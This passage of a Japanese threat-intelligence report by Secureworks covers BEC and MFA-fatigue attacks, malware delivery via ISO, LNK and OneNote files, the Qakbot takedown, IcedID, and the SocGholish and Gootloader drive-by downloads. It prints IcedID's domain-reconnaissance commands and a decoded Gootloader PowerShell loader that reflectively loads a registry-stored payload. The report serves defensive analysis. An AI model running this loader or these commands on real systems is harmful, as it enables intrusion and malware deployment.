
標的のメールアカウントにアクセスするための認証情報を窃取するため、攻撃者は大規模なフィッシングキャンペーンなどさまざまなテクニックを用います。アカウントにアクセスできるようになると、メールのやり取りを監視し、ベンダーやサプライヤーとのやり取りで入り込めそうなものがないか探します。そして、標的とのやり取りをうまく開始できたところで、本物の財務書類や支払い指示を修正して、攻撃者の管理する口座に送金するよう指示します。また、メールアカウントに侵入するということから始めずに、組織自体をだまして送金させる方法を使うこともあります。こうした方法はビジネスメールスプーフィングやCEO詐欺と呼ばれます。

この1年、攻撃者は認証情報の入手やBECのスムーズな実行のために、さまざまな方法を用いてきたことが分かっています。悪意のある実行ファイルや偽のログインページに自動転送するドキュメントを検知されるのを回避するために、オフラインのHTMLログインページを使うのもそのひとつです。また、攻撃者はさまざまな戦術を使って多要素認証（MFA）を回避しようとします。その1つがソーシャルエンジニアリングで、標的ユーザをだまして認証リクエストを承認させたり、時には、大量の認証リクエストを立て続けに送信するMFA疲労攻撃という方法が使われたりしています。悪意のあるMFAリクエストをひとたび標的ユーザが認証してしまうと、攻撃者は自らのデバイスを承認デバイスに追加し、常にアクセスできるようになります。

Secureworksのインシデント対応コンサルタントが分析したある侵害事案では、従業員が不正なMFAリクエストを承認したにもかかわらずそのインシデントを報告しなかったため、攻撃者がアクセス可能になりました。認証を獲得した攻撃者は自らのデバイスを承認済みMFAデバイスリストに追加し、検知されることなく被害従業員のメールを長期間監視しました。そして、スケジューリングされていた支払いの送金先を変更する攻撃に成功しました。また、MFAを完全にすり抜けていたインシデントも複数あります。あるケースでは、条件付きアクセスポリシーが未設定だったために、攻撃者が


MFAを求められずにアクセス権を得ていました。システムの旧式の認証方法が残っていたために、MFAを使わずにアクセス権を得ていたというケースもあります。

BEC攻撃を軽減するには、重役を含めすべてのユーザーアカウントでMFAを包括的に実施することが必要です。しかし、MFAソリューションといっても性能に差はあります。SMSよりも認証アプリのほうが安心です。また、クリックして承認する方式よりも番号入力方式のほうが優れていて、MFA疲労攻撃による被害を防ぐには大きな効果があります。Microsoft Outlookの認証ガイダンスをよく読み、常にベストプラクティスを採用することをお勧めします。身に覚えのないMFAリクエストを承認しないよう従業員を教育することも効果的です。また、支払い手続きを2人体制で行う、支払い承認を電話のみで行う、ベンダーの確認を電話のみで行うといったように、業務のプロセスを厳格化することも欠かせません。



04

変化を迫られた感染チェーンと新たな戦術・テクニック・手順（TTP）



Microsoftがマクロを無効化

マクロが有効化されたOfficeドキュメントは長年、マルウェア配布キャンペーンの温床となってきました。しかし2022年2月 、Microsoftがこの脅威に抜本的な対策を講じる方針を明らかにする[34]と、こうしたキャンペーンは減少し始めました。新しい方針とは、インターネットからダウンロードしたドキュメントに対してWindows上でMark of the Web（MotW）のメタデータを付し、マクロの実行をデフォルトでブロックするというものです。2022年6月初めに先行開始された後、7月下旬にOffice製品で恒久的に導入されると、マクロを利用したマルウェア配布の被害は一気に減少しました。

これにより、攻撃者はフィッシングの成功率を維持するために新たな感染手法を採用することを迫られました。ISOやIMG、VHDXといったディスクイメージ形式を使用してマルウェア配布を狙うスパムキャンペーンが増加しています。これらのファイル形式は最新のWindowsバージョンでも普通に開くことができ、開いたフォルダはエクスプローラーというユーザーにおなじみのインターフェースで表示されるため、ユーザーはフォルダ内にある悪意のあるファイルにアクセスしてしまう恐れがあります。こうしたディスクイメージに含まれている悪意のあるファイルで特に多いのが、Windowsショートカット（LNKファイル）です。LNKファイルは、必要に応じてコマンドラインパラメータを用いディスクイメージ内で別のファイルを実行することができるからです。

例えばDarkTortillaクリプター[35]は、業務に必要なメールを模して配布されることが多く、添付された.iso、.zip、.img、.dmg、.tarといった拡張子のアーカイブファイルに悪意のあるペイロードが含まれています。CTUリサーチャーが調査したあるキャンペーンでは、添付されたISOイメージ（.iso）のファイル名（図16内のモザイク処理された箇所）に、なりすまされたメールの送信元の組織の名前を含むものになっていました。




図15. 攻撃によく用いられるファイル拡張子の種類（出典：Secureworks）




図16. 悪意のあるファイルが添付されたDarkTortillaによるスパムメール（ドイツ語部分の訳：「お世話になっております。添付の注文書について価格をご提示頂けますでしょうか。お返事をお待ちしております。よろしくお願いいたします。」）（出典：Secureworks）

配布ファイルをカプセル化するためにZIPアーカイブを利用するなど、多くの手法は以前からあるものです。RARやACEといったあまり一般的でないファイル形式が利用されることもありますが、こうしたファイルはサードパーティのユーティリティツールをインストールしていないとWindowsでは開くことができません。実行ファイルやスクリプトファイル、ショートカットリンクといったアクティブコンテンツもいまだによく利用されています。攻撃で特によく使われているスクリプトタイプは、JavaScript、VBS、Windowsバッチファイルです。CTUリサーチャーは2023年5月、Remcos RATの配布を目的としたあるフィッシングキャンペーンで、PDFファイルを収めたZIPアーカイブがメールに添付されていたことを確認しました。そのPDFファイルをクリックすると、標的が使用しているシステムをチェックするゲートウェイページにまず誘導され、クラウドファイル共有サイト「MEGA」から難読化されたVBSファイルをダウンロードするよう指示するプロンプトが表示されました。

情報窃取マルウェアRedLineやQakbot、IcedIDといったペイロードを配布するために、悪意のあるMicrosoft OneNoteファイルを利用し始める攻撃者も増えてきています。CTUリサーチャーは2023年1月12日～18日にかけて、未知の攻撃者がRedLineを配布するために用いた2つの事例を確認しました。どちらのケースでもOneNoteファイルが添付されており、開くとぼかしの入った画像を表示し、クリックするよう誘導します。画像には悪意のあるスクリプトのコピーが複数埋め込まれており、画像をクリックすることでスクリプトが実行されるようになっており、その際にセキュリティ警告ポップアップが表示されます。警告を無視しスクリプトの実行が許可されると、BATファイルが実行され、ローカル上のPowerShell.exeが 新しい場所に別名でコピーされます。そして、コピーされたPowerShell.exe を使ってRedLineペイロードを復号、展開、実行するPowerShellコマンドが実行されます。

攻撃者はその後も数か月にわたりOneNoteファイルの使用を拡大し、検知の回避を進めました。Qakbotを配布するあるキャンペーンでは、添付されたOneNoteファイルにHTMLアプリケーション（HTA）ファイル（Open.hta）が組み込まれており、Qakbotペイロードがダウンロード、実行される仕組みになっていました。IcedIDを配布する別のキャンペーンでもQakbotの場合と同じような手法が使われており、変更されたHTAコードを使用し難読化されたVBScriptコードを実行すると、PowerShellコマンドが起動し、ペイロードがダウンロード、実行される仕組みになっていました。OneNoteファイルを利用してQakbotを配布し最終的にランサムウェアのBlack Bastaの展開に至った侵害が、CTUリサーチャーの調査で複数確認されています。

ボットネットの栄枯盛衰

昨年は、それまで15年にわたりサイバー犯罪者が重宝してきた古株の大型ボットネットが衰退の一途をたどっていきました。2022年3月にConti Leaksが開設されたことで、GOLD BLACKBURNが運営していた2つのボットネット、TrickBotとBazarの没落に拍車が掛かりました。GOLD CRESTWOOD が運営し大規模に配布されていたEmotet（Contiランサムウェアとの関連がConti Leaksで明らかになりました）も、以前のように感染を再び拡大させようとする兆候がいくつか見られたものの、どういうわけか出番が大きく減っています。例えば10月には、リサーチャーのシステムとマルウェアサンドボックスの特定を目的としたと思われる機能がEmotetマルウェアに実装されましたが、11月11日を最後に4か月の活動休止に入り、3月になってスパム攻撃が急増したものの、4月初旬までの一時的な活動にとどまりました。

2023年8月末には、GOLD LAGOONのQakbotもテイクダウンされています。FBIを筆頭とした法執行機関による国際合同作戦「オペレーション・ダックハント[36]」により機能不全になったのです。当社のボットネットエミュレーターは、Qakbotボットネットが感染したデバイスにシェルコードを配布していることを検出し、8月25日23時27分（UTC）にQakbotの完全な停止を確認しました。シェルコードは、感染ホストで実行中のQakbotプロセスを完全に終了するコードを含むカスタムDLL（ダイナミックリンクライブラリ）ファイルの中を展開するものでした。そのため、ホストを再起動してもQakbotが再度起動することはありません。

DLLによる感染無効化が始まったのとほぼ同じ頃、GOLD LAGOONのバックエンドインフラストラクチャが反応を停止し、一部が取り替えられていることをCTUリサーチャーが確認しました。感染ホストとやりとりするために、置き換えられたサーバーにはメッセージに署名する証明書が必要でした。これらの活動により、GOLD LAGOONがQakbotを再実装するのは非常に難しくなるでしょう。

Qakbotは世界中の企業を大きな脅威にさらしました。このマルウェアはサイバー犯罪のために開発され、感染すると特に破壊力の強い高度なランサムウェア亜種が展開されます。ContiやProLock、Egregor、Revil、MegaCortex、そして最近ではBlack Bastaが含まれ、企業の被害総額は数億ドルに上っています。そのためQakbotのテイクダウンは歓迎すべき介入の成果だったと言えます。

その一方で昨年目立った活動を見せたボットネットがIcedIDです。当初はインターネットバンキングからの金銭窃取を目的に長く使われていましたが、最近は各種ランサムウェア攻撃グループに侵入経路を提供するのが役割になってきました。ランサムウェアの展開につなげる他のマルウェアを送り込むために使われているのです。運営組織であるGOLD SWATHMOREは不正アクセス仲介人（IAB: Initial Access Broker）として、侵害したシステムへのアクセス権を多くのランサムウェア運営組織に販売しています。CTUリサーチャーが企業のネットワークを再現したサンドボックス環境でIcedIDに感染してみたところ、攻撃者は侵入から21時間でCobalt Strike Beaconを展開していました。5月12日から6月7日までは例外的に停止していたIcedIDですが、それ以外の報告期間中の大半は活動を続けていました。

IcedIDの通信

IcedIDは、実行ファイルのローダーとして配布されており、基本的なシステム情報を一段目のローダーC2サーバーに送信します。ローダーC2サーバーは、IcedIDのバックエンドで定めた基準を満たす感染ホストに、暗号化されたIcedIDのコアモジュールを送信します。そして、ダウンロードされたIcedIDのコアモジュールは復号、ディスク保存され、メモリにロードされて実行されます。このマルウェアは、接続が確立されるまで、ハードコードされた複数のC2サーバーに対しこの手順を繰り返した後、利用可能なアップデートと新しいC2サーバー、そして実行する追加のコマンドを要求します。大抵の場合は、感染後すぐにシステムとネットワーク情報収集のための複数のコマンドを実行するよう設定されています。コマンドの出力結果はC2サーバーに送られます。GOLD SWATHMOREとその加盟メンバーは、このデータを利用して、追加のコマンドやマルウェアのペイロードを受け取る価値の高いホストを見つけ出します。

```
> net group Domain Admins /domain
> net view /all
> net view /all /domain
> nltest /domain_trusts /all_trusts
> nltest /domain_trusts
> net config workstation
> systeminfo
> ipconfig /all
> cmd.exe /c chcp >&2
> WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get
> /Format:List
```

図17. 感染直後にIcedIDによって実行されるシステムとネットワーク情報収集のコマンド（出典：Secureworks）

新たな感染ホストのスクリーンショットのキャプチャ機能がQakbotに追加されるなど、こうしたボットネットでは機能的な「改良」が多少は見られるものの、近年巧妙化は進んでいません。ランサムウェアの配布にすぐに使えるよう、企業ネットワークへの足掛かりを築くことに特化し始めた証拠と言えます。実際、近年多くのボットネットがいわゆるコンシューマ領域を完全に放棄しており、感染システムがActive Directoryドメインに参加していない環境ではマルウェアを実行しないようにしています（後述）。

ドライブバイダウンロード攻撃

ドライブバイダウンロード攻撃は、Webブラウザでサイトを開くだけで知らぬ間に悪意のあるファイルが配布されてしまう攻撃です。ファイルをダウンロードするつもりなど全くないのに勝手にダウンロードされてしまった、ダウンロードするつもりのファイルが不正なコードを実行するように改ざんされていた、というケースはいずれもこの攻撃に該当します。直近6四半期のSecureworksのインシデント対応データを見ると、ドライブバイダウンロード攻撃が侵入手法（IAV）として使われる件数は着々と増えています。また昨年は、ランサムウェア攻撃の侵入手法として使われるケースが急増しました。ドライブバイダウンロード攻撃には、SocGholishとGoodloaderという2つのマルウェアが特によく使われます。どちらのマルウェアも、システム情報を収集しC2サーバーから追加のマルウェアを実行するためのJavaScriptファイルをダウンロードするようユーザに仕向けます。

SocGholishは、侵害したWordPressサイトに潜伏し、Webブラウザの重要なソフトウェアアップデートと偽って悪意のあるファイルをダウンロードさせます。標的の候補は、国や地域のほか、Active Directoryネットワークにおけるメンバーシップなどシステム情報を基に慎重に選ばれます。攻撃者はこうした要素を基に、キルチェーンの初期段階で価値の高いターゲットを特定します。




図18. 侵害されたWebサイトに挿入されたSocGholishの不正なJavaScript（出典：Secureworks）

WordPressサイトに侵入して潜伏するのはGootloaderも同様です。こちらは、法律関連の用語を中心にさまざまな検索フレーズに広大なSEOポイズニングを張り巡らし、マルウェアをダウンロードさせようとします。2022年は、Gootloaderを用いたドライブバイダウンロード攻撃からCobalt Strikeが配布されたケースが多数確認されています。Gootloaderのコードは、サイズの大きい正規のJavaScriptファイルである JQueryに埋め込まれていました。感染ホストがActive Directoryのドメインに参加すると、Gootloaderは、Cobalt Strikeなどのペイロードと、ペイロードをロードするための小さなDLLを含む二段目のスクリプトを取得して実行を試みました。




図19. Gootloaderの二段目のスクリプトによってレジストリキーに書き込まれた、エンコードされたペイロード（出典：Secureworks）

Gootloaderの運営組織である[GOLD ZODIAC]は、2022年末頃からコードをアップデートしたと広く[報告][37]されています。CTUリサーチャーは、同年前半には、二段目のペイロードとしてPowerShellスクリプトが配布されていたことを確認しています。例えば、Secureworksのインシデント対応コンサルタントが対応したある事案では、セキュリティ関連情報を装ったZIPファイルをユーザーがダウンロードし、Gootloaderが配布されました。

被害者のログを調べると、Cobalt Strikeによるハンズオンキーボード操作の前にPowerShellが実行されていることが分かります。

またGootloaderは、コードループを用いることで実行を大きく遅らせる方法を導入していることも[報告][38]されています。つまり、被害に遭ったシステムには、最初に侵害されてから数時間もしくは数日経たないと感染の痕跡が表れないということです。

```
21982044;
sleep -s 83;
$gk=Get-ItemProperty -path ("[redacted]\software\microsoft\Phone\"+[Environment]::("username")+"0");
for ($vi=0;$vi -le 708;$vi++){
    Try {
        $lz+=$gk.$vi
    }
    Catch {
    }
};
$vi=0;
while ($true) {
    $vi++;
    $ko=[math]::("sqrt")($vi);
    if($ko -eq 1000){
        break
    }
}
$maw=$lz.replace("#",$ko);
$jv=[byte[]]::("new")($maw.Length/2);
for ($vi=0; $vi -lt $maw.Length; $vi+=2) {
    $jv[$vi/2]=[convert]::("ToByte")($maw.Substring($vi,2),(2*8))
}
[reflection.assembly]::("Load")($jv);
[Open]::("Test")();
149401098;
```


図20. Gootloader によって配信されたスクリプトからデコード・整形した、レジストリからDLLをリフレクティブロードするPowerShell コマンド（出典：Secureworks）

